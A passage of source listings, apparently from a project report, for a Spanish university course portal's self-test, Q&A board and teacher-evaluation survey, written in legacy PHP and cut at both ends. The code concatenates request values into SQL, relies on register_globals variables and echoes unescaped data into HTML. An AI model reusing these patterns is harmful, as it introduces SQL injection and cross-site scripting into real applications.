   $cons = "SELECT ".$opcion." FROM opciones WHERE id=".$id;
   mysql_free_result($res);
   $res = mysql_query ($cons,$f) or die ("Fallo en la respuesta buscando opcion.");
   $valor = mysql_result ($res, $i, $j);

   if (!(isset(${$name})))
    $sin=$sin+1;
   else if (strcmp(${$name},$valor) == 0)
    $contador=$contador+1;
   else
    $erroneas=$erroneas+1;

   mysql_free_result($res);
   $id=strtok(",");
   }
   ?>
   <html>
<head>
<title>Autoevaluacion</title>
<style>
p.t1 {font: bold 13px Verdana, Arial; line-height:18px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: 12px Verdana, Arial; line-height:15px; color:#000000; TEXT-DECORATION:
none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?>>
<table border="0" width="100%">
  <tr>
```

```
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>

    <table  align="center" width="75%" border="0" cellspacing="2" cellpadding="6">
       <tr>
    <td bgcolor=<?php echo $colorbg; ?> align="center"><font size="+2">Resultados de
la prueba:</font>    </td>
       </tr>
      </table>
      <br>
  <?
  if ($sin<=2){
   print ("<p align=\"center\" class=t1><b>N&uacute;mero de preguntas acertadas:
$contador.<br><br>");
   print ("N&uacute;mero de preguntas err&oacute;neas:  $erroneas.<br><br>");
   print ("N&uacute;mero de preguntas sin contestar:  $sin.</b><br><br>");
   mysql_close($f);
  }
  else {
  print ("<p align=\"center\" class=t1>Para proceder a la corrección
del test, debe responder al menos a cuatro cuestiones.</p>");
  mysql_close($f);
}

  ?>


<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a href="autoevaluacion.php"><img border=0
src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>

  </body>
  </html>
```

2.47. /dudas/consultadudas.php

```
<?php
require('../config/config.php');
check_privs('dudas_r');
?>

<html>
<head>
<title>Tabla de dudas.</title>
<style>
```

```
p.t1 {font: bold 14px Verdana, Arial; line-height:18px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?>>
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
 <h1 align="center">Tablón de dudas</h1>
 <h2 align="center">Respuestas:</h2>

<table  width="90%" border="0" bgcolor="#007f40" align="center" cellspacing="1"
cellpadding="1">
<tr>
<td bgcolor="#88ddaa">
<table bgcolor="#007f40" width="100%" border=0 cellpadding=1 cellspacing=1
align="center">
<tr bgcolor="#88ddaa">
<td width="50% align="center"><p class=t1>Pregunta</p></td>
<td width="50%" align="center"><p class=t1>Respuesta</p></td></tr>

<?
/***************** Programa principal ****************/
/***********************************************/
/* Estableciendo conexion con la base de datos. */
/***********************************************/
$base = $db_dudas;
$id = conectar();
$conexion = mysql_select_db ($base, $id) OR die ("No puedo conectar con la base de
datos \"$base\".");
/* print ("Conexión establecida con éxito.\n<br><br>\n"); */
$cons = "SELECT id FROM dudas";
$res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
$k = mysql_num_rows ($res);
for ($i=0; $i<$k; $i++){
   $name = "caja".$i;
   if (!(isset(${$name}))) {
     continue;
   }
   $kk=${$name};
   filtro_numerico($kk);
      if ($kk){
       $cons = "SELECT pregunta,respuesta FROM dudas WHERE id='$kk'";
      $res = mysql_query ($cons, $id) OR die ("Fallo en la respuesta.");
      $valor = mysql_result($res,0,0);
      echo "<tr bgcolor=\"#88ddaa\">\n<td><p class=t1>$valor</p></td>\n";
      $valor = mysql_result($res,0,1);
       echo "<td><p class=t1>$valor</p></td>\n</tr>";
    }
}
mysql_free_result ($res);
mysql_close ($id);
/* print ("Se ha cerrado con éxito."); */
?>
```

```
</table>
</td></tr>
</table>

<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a href="tabladudas.php"><img border=0
src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>
         </body>
  </html>
```

2.48. /dudas/tabladudas.php

```
<?php
require('../config/config.php');
check_privs('dudas_r');
?>

<html>
<head>
<title>Tabla de dudas.</title>
<style>
p.t1 {font: bold 14px Verdana, Arial; line-height:18px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t2 {font: bold 12px Verdana, Arial; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
</style>
</head>
<body bgcolor=<?php echo $colorbg; ?>>
<table border="0" width="100%">
  <tr>
    <td valign="top" width=10%>
      <p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>
    <td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php
echo $nombre_portal; ?></small></font> </b></td>
       <td valign="top" width=10%>
      <p align="center"><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">
    </td>

  </tr>
</table>
<hr>
 <h1 align="center">Tablón de dudas</h1>
<form action="consultadudas.php" method="post">
<table  width="90%" border="0" bgcolor="#007f40" align="center" cellspacing="1"
cellpadding="1">
<tr>
<td bgcolor="#88ddaa">
<table width="100%" bgcolor="#007f40" border=0 cellpadding=1 cellspacing=1
align="center">
<tr bgcolor="#88ddaa">
<td width="5%"> </td>
<td align="center"><p class=t1>Pregunta</p></td>
<td width="20%" align="center"><p class=t1>Fecha</p></td></tr>
<?
```

```
/*************** función tabladudas_db ***************/
/* Muestra una tabla con todas las dudas almacenadas   */
/* en la base de datos.                                                    */
/* $f conexión                                         */
/*****************************************************/
function tabladudas_db ($f){
  $cons = "SELECT id,pregunta,fecha FROM dudas ";
  $res = mysql_query ($cons, $f) OR die ("Fallo en la respuesta.");
  $k = mysql_num_rows ($res);
  for ($i=0; $i<$k; $i++){
    $numid = mysql_result($res, $i, 0);
    $valor = mysql_result($res, $i, 1);
    $name = "caja".$i;
    echo "<tr bgcolor=\"#88ddaa\">\n<td><p class=t1><input type=checkbox
name=\"$name\" value=\"$numid\"></td>\n<td><p class=t1>$valor</p></td>\n";
    $valor = mysql_result($res, $i, 2);
    echo "<td valign=\"middle\"><p class=t1>\"$valor\"</p></td>\n</tr>\n";
  }
  mysql_free_result($res);
}
?>

<?
/***************** Programa principal ***************/
/************************************************/
/* Estableciendo conexion con la base de datos. */
/************************************************/

$base = $db_dudas;
$id = conectar();
$conexion = mysql_select_db($base, $id) OR die ("No puedo conectar con la base de
datos \"$base\".");
tabladudas_db($id);
mysql_close ($id);
?>
<tr height="60px" bgcolor="#88ddaa"><td colspan=3><p align="center"><input
type=submit value=Consultar>   <input type=reset
value=Borrar></td></tr>
</table>
</td></tr></table>
</form>
<br><br>
<table width="80%" cellpadding=2 cellspacing=3 align="center">
<tr><td colspan=3><p class=t2>Si no encuestras respuesta a tus dudas en este
tabl&oacute;n, por favor rem&iacute;tala al profesor de la asignatura. &Eacute;l te
responder&aacute; con la mayor brevedad posible o bien podr&aacute;s consultar tu
pregunta en este tabl&oacute;n en poco tiempo. Gracias.</p></td></tr>
<tr><td colspan=3 align="center"><a href="mailto:<?php echo $webmaster; ?>"><img
border="0" src="../images/correo03.gif" alt="Enviar correo"></a>
</td></tr>
</table>
<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr>
<tr>
<td width="10%" align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img
border=0 src="../images/atras.gif" width="17" height="16" alt=""></a></td>
<td width="25%" ><font size="-1"><b>Atrás</b></font></td>
<td  align="right"><a href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td>
<td><b>Volver al inicio</b> </td>
</tr>
</table>

</body>
</html>
```

2.49. /encuesta/encuesta.php

```
<?php
require('../config/config.php');
check_privs('encuesta_r');
?>

<html> <head> <title>Encuesta.</title>
<META HTTP-EQUIV="Expires" CONTENT="Tue, 01 Jan 1980 1:00:00 GMT"> <META HTTP-
EQUIV="Pragma" CONTENT="no-cache">
<style type="text/css">
<!--  #ayuda {POSITION: absolute; VISIBILITY: hidden; TOP: 180px; LEFT: 200px; Z-
INDEX: 1;}  //-->
A.t1 {font: bold 12px Times New Roman; line-height:15px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
A.t1:visited {font: bold 12px Verdana , Arial; line-height:15px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
A.t1:hover {font: bold 12px Times New Roman; line-height:15px; color:#00874F;
background:#E4E4A5}
A.t2 {font: bold 16px Times New Roman; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
A.t2:visited {font: bold 16px Verdana , Arial; line-height:18px; color:#007f40; TEXT-
DECORATION: none;text-indent:2px}
A.t2:hover {font: bold 16px Times New Roman; line-height:18px; color:#00874F;
background:#E4E4A5} p.t1 {font: bold 12px Times New Roman; line-height:15px;
color:#000000; TEXT-DECORATION: none;text-indent:2px}
p.t2 {font:      12px Times New Roman; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
p.t3 {font:      10px Times New Roman; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
li.t1 {font:      12px Times New Roman; line-height:15px; color:#000000; TEXT-
DECORATION: none;text-indent:2px}
</style>

<script language=Javascript>
function Apareceform(){    form.style.visibility='visible';   return true;   }
function Desapareceform(){    form.style.visibility='hidden';    return true;    }
function muestra(capa) { if (navigator.appName == "Netscape") {
document.capa.visibility="visible";  } else {
document.all[capa].style.visibility="visible"; }  } function oculta(capa) { if
(navigator.appName == "Netscape") {    document.capa.visibility="hidden"; } else {
document.all[capa].style.visibility="hidden"; }  }
</script>
</head>

<body bgcolor=<?php echo $colorbg; ?>>
<a name="#top"></a>
<table border="0" width="761">   <tr>
<td valign="top" width=10%>        <p align="center" class=t1><img
src="../images/gte_small_ani.gif" alt="Grupo de Tecnología Electrónica">     </td>
<td align="center"> <b><font face="Arial" color="#000000" size="4"><small><?php echo
$nombre_portal; ?></small></font> </b></td>
<td valign="top" width=10%>        <p align="center"><img
src="../images/gte_small_ani.gif" alt="Grupo de Tecnología Electrónica">     </td>
</tr> </table> <hr>
<h2 align="center"><a href="#top" onClick="muestra('ayuda');"><img
src="../images/t_encuesta.gif" alt="Ayuda" border=0></a></h2>
<div id="ayuda"> <table border=0 cellpadding=2 cellspacing=1 bgcolor="#123456"
width="70%">
<tr><td bgcolor="#ffcd5c">
<table align="center" cellpadding=2 cellspacing=2> <tr><td><p class=t1>Ayuda para
rellenar la encuesta</p></td></tr> <tr><td><p class=t2> La encuesta se divide en tres
bloques diferentes:</p> <ul> <li class=t1>Actitudes personales</li> <li
class=t1>Competencia expositiva</li> <li class=t1>Aspectos objetivos de
preparacion</li> </ul> <p class=t2>Cada uno de ellos debe ser ponderado de forma
global del 1 al 10, teniendo en cuenta que la suma de los tres valores debe ser 10.
Introducir cada uno de estos valores en la casilla que se encuentra a la derecha del
título de cada bloque.</p> <p class=t2>Cada bloque consta de un número variable de
```

```
comentarios más específicos con los que puede estar Muy en desacuerdo, En desacuerdo,
Indiferente, De acuerdo o Muy de acuerdo. Seleccione el que considere oportuno y
marque la casilla correspondiente.</p> <p class=t2>Deberás responder a la encuesta
por completo y siguiendo estas reglas. En caso contrario la encuesta no será
válida.</p> <p class=t2>También se te ofrece la posibilidad de incluir alguna
sugerencia o comentario que consideres oportuno para mejorar la asignatura. Usa para
ello el cuadro de la parte inferior de la encuesta.</p> <p class=t2>Por último, te
recuerdo de nuevo que los datos son completamente confidenciales y que la información
relativa a tu nombre y D.N.I. sólo se usa para permitir el acceso, y no queda
constancia de ellos una vez permitido el mismo.<br><br> </p></td></tr>
<tr><td align="center"><a class=t1 href="#top" OnClick="oculta('ayuda');">Pulse para
cumplimentar la encuesta</a></td></tr>
</table>
</td></tr> </table> </div>

<form action=tomadatos.php method=post >
<table border="0" width="95%" align="center" bgcolor="#007f40" cellpadding=2
cellspacing=1>
<tr><td bgcolor="#ffffff">
<table width=100% cellpadding=1 cellspacing=1 align="center" bgcolor="#007f40">
<tr bgcolor="#ffffff">  <td width=50%> </td>   <td width=10%><p class=t3>Muy en
desacuerdo</td>  <td width=10%><p class=t3>Desacuerdo</td>  <td width=10%><p
class=t3>Indiferente</td>  <td width=10%><p class=t3>De acuerdo</td>   <td
width=10%><p class=t3>Muy de acuerdo</td>  </tr>  <tr bgcolor="#ffffff">   <td
colspan=5>  <p class=t1>ACTITUDES PERSONALES</p></td>
<td><input TYPE="text" align=rigth NAME="valor1" SIZE="1" MAXLENGTH="1" VALUE="<? if
(isset($valor1)) { echo $valor1; }   ?>" >  </td></tr>

<? echo "<tr bgcolor=\"#ffffff\"> <td ><p class=t2>El profesor es educado y
respetuoso con los alumnos </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta1\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta1\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta1\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta1\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta1\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor intenta motivar a los
alumnos por la asignatura</p> </td>";
echo "<td><input type=\"radio\" name=\"pregunta2\" value=\"1\"></td>";
echo "<td><input type=\"radio\" name=\"pregunta2\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta2\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta2\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta2\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor muestra interes en que los
alumnos comprendan las explicaciones </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta3\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta3\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta3\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta3\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta3\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor esta abierto a las
sugerencias de los alumnos </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta4\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta4\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta4\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta4\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta4\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor fomenta la participacion
en clase </p></td>";  echo "<td><input type=\"radio\" name=\"pregunta5\" value=\"1\"
></td>";
echo "<td><input type=\"radio\" name=\"pregunta5\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta5\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta5\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta5\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>Las clases son amenas </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta6\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta6\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta6\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta6\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta6\" value=\"5\" ></td>";
```

```
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor cumple su horario de clase
correctamente </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta7\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta7\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta7\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta7\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta7\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor atiende las tutorias
correctamente </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta8\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta8\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta8\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta8\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta8\" value=\"5\" ></td>"; ?>

<tr bgcolor="#ffffff">
<td colspan=5><p class=t1>COMPETENCIA EXPOSITIVA</p></td>
<td><input TYPE="text" align=rigth NAME="valor2" SIZE="1" MAXLENGTH="1" VALUE="<? if
(isset($valor2)) { echo $valor2; } ?>" >

<? echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor es claro en sus
explicaciones </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta9\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta9\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta9\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta9\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta9\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor es ordenado en sus
explicaciones </p></td>";  echo "<td><input type=\"radio\" name=\"pregunta10\"
value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta10\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta10\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta10\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta10\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El ritmo que se sigue en las
explicaciones se adecua al ritmo de comprension del alumno </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta11\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta11\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta11\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta11\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta11\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor contesta debidamente a las
dudas que se le plantean </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta12\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta12\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta12\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta12\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta12\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>Las clases del profesor parecen estar
bien preparadas </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta13\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta13\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta13\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta13\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta13\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor facilita la toma de
apuntes </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta14\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta14\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta14\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta14\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta14\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>La asistencia a clase facilita la
comprension del tema </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta15\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta15\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta15\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta15\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta15\" value=\"5\" ></td>";
```

```
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor utiliza con frecuencia
ejemplos extraidos de la realidad para la mejor comprension de los conceptos
</p></td>";
echo "<td><input type=\"radio\" name=\"pregunta16\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta16\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta16\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta16\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta16\" value=\"5\" ></td>"; ?>

<tr bgcolor="#ffffff"> <td colspan=5><p class=t1>ASPECTOS OBJETIVOS DE
PREPARACION</p></td>
<td><input TYPE="text" align=rigth NAME="valor3" SIZE="1" MAXLENGTH="1" VALUE="<? if
(isset($valor3)) { echo $valor3; } ?>" >

<? echo "<tr bgcolor=\"#ffffff\">
<td><p class=t2>Durante el curso realizamos el numero suficiente de casos practicos
</p></td>";
echo "<td><input type=\"radio\" name=\"pregunta17\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta17\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta17\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta17\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta17\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>Se dedica a la resolucion de cada caso
practico el tiempo que efectivamente se requiere</p> </td>";
echo "<td><input type=\"radio\" name=\"pregunta18\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta18\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta18\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta18\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta18\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>Durante el curso realizamos el numero
suficiente de problemas</p> </td>";
echo "<td><input type=\"radio\" name=\"pregunta19\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta19\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta19\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta19\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta19\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>Se dedica a la resolucion de problemas
el tiempo que efectivamente se requiere </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta20\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta20\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta20\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta20\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta20\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>La amplitud del temario de la
asignatura es acorde con la duracion del curso </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta21\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta21\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta21\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta21\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta21\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>El profesor utiliza correctamente los
medios audiovisuales disponibles como herramientas de apoyo a la docencia </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta22\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta22\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta22\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta22\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta22\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>La bibliografia recomendada es
accesible y comprensible </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta23\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta23\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta23\" value=\"3\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta23\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta23\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"> <td><p class=t2>Los examenes se ajustan a los
contenidos explicados durante el curso </p></td>";
echo "<td><input type=\"radio\" name=\"pregunta24\" value=\"1\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta24\" value=\"2\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta24\" value=\"3\" ></td>";
```

```
echo "<td><input type=\"radio\" name=\"pregunta24\" value=\"4\" ></td>";
echo "<td><input type=\"radio\" name=\"pregunta24\" value=\"5\" ></td>";
echo "<tr bgcolor=\"#ffffff\"><td><p class=t1>Usa este espacio para incluir cualquier
sugerencia o comentario que consideres interesante para mejorar la
asignatura</p></td>";
echo "<td colspan=5><textarea rows=\"6\" cols=\"60\" name=\"opinion\"
value=\"\"></textarea></td></tr>";
echo "<tr bgcolor=\"#ffffff\"><td colspan=6>";
echo "<p class=t1 align=\"center\"><input type=button value=Enviar
onClick=\"Apareceform();\">";
echo "   <input type=reset value=Borrar></p>";
echo "</table>";
echo "</td></tr></table>";
?>

<table  width="100%" border="0" cellspacing="2" cellpadding="2">
<tr><td colspan=4> </td></tr> <tr> <td width="10%" align="right"><a
href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0 src="../images/atras.gif"
width="17" height="16" alt=""></a></td> <td width="25%" ><font size="-
1"><b>Atrás</b></font></td> <td  align="right"><a
href="http://www.gte.us.es/~fbarrero/CSED/"><img border=0
src="../images/hazhome[1].gif" width="26" height="26" alt=""></a></td> <td><b>Volver
al inicio</b> </td> </tr>  </table>

<DIV Id="form" STYLE="position:absolute;top:600px;left:300px;
width:400px;height:100px;text-align:justify;                          background-
color:#ccccff;visibility:hidden" >
<table width="350" border=0 align="center"  cellspacing=3 cellpadding=0> <tr><td
colspan=3> </td></tr> <tr><td colspan=3> <p class=t1>Elige el profesor al que
vas a evaluar:</p> </td></tr> <tr> <td><p class=t2><input type="radio" name="prof"
value="1"><?php echo $profesor1 ?></p></td> <td><p class=t2><input type="radio"
name="prof" value="2"><?php echo $profesor2 ?></p></td> <td><p class=t2><input
type="radio" name="prof" value="3"><?php echo $profesor3 ?></p></td> </tr> <tr><td
align="center" colspan=3>   <br><input type="submit"
value="Enviar">   </td> </tr> </form> </table><br> </DIV>
</body> </html>
```

2.50. /encuesta/tomadatos.php

```
<?php
require('../config/config.php');
check_privs('encuesta_r');
?>

<html> <head> <title>Encuesta.</title>  </head>

<body bgcolor=<?php echo $colorbg; ?>>
<table border="0" width="100%">
<tr> <td valign="top" width=10%>
<p align="center" class=t1><img src="../images/gte_small_ani.gif" alt="Grupo de
Tecnología Electrónica">     </td>     <td align="center"> <b><font face="Arial"
color="#000000" size="4"><small><?php echo $nombre_portal; ?></small></font>
</b></td>  <td valign="top" width=10%>        <p align="center"><img
src="../images/gte_small_ani.gif" alt="Grupo de Tecnología Electrónica">     </td>
</tr> </table> <hr>
<p><center><h1>Gracias por su colaboración.</h1></center>
<p> <table width="70%" align="center">
<? if (
(!(isset($valor1)))||(!(isset($valor2)))||(!(isset($valor3)))||(!(isset($pregunta1)))
||(!(isset($pregunta2)))||(!(isset($pregunta3)))||(!(isset($pregunta4)))||(!(isset($p
regunta5)))||(!(isset($pregunta6)))||(!(isset($pregunta7)))||(!(isset($pregunta8)))||
(!(isset($pregunta9)))||(!(isset($pregunta10)))||(!(isset($pregunta11)))||(!(isset($p
regunta12)))||(!(isset($pregunta13)))||(!(isset($pregunta14)))||(!(isset($pregunta15)
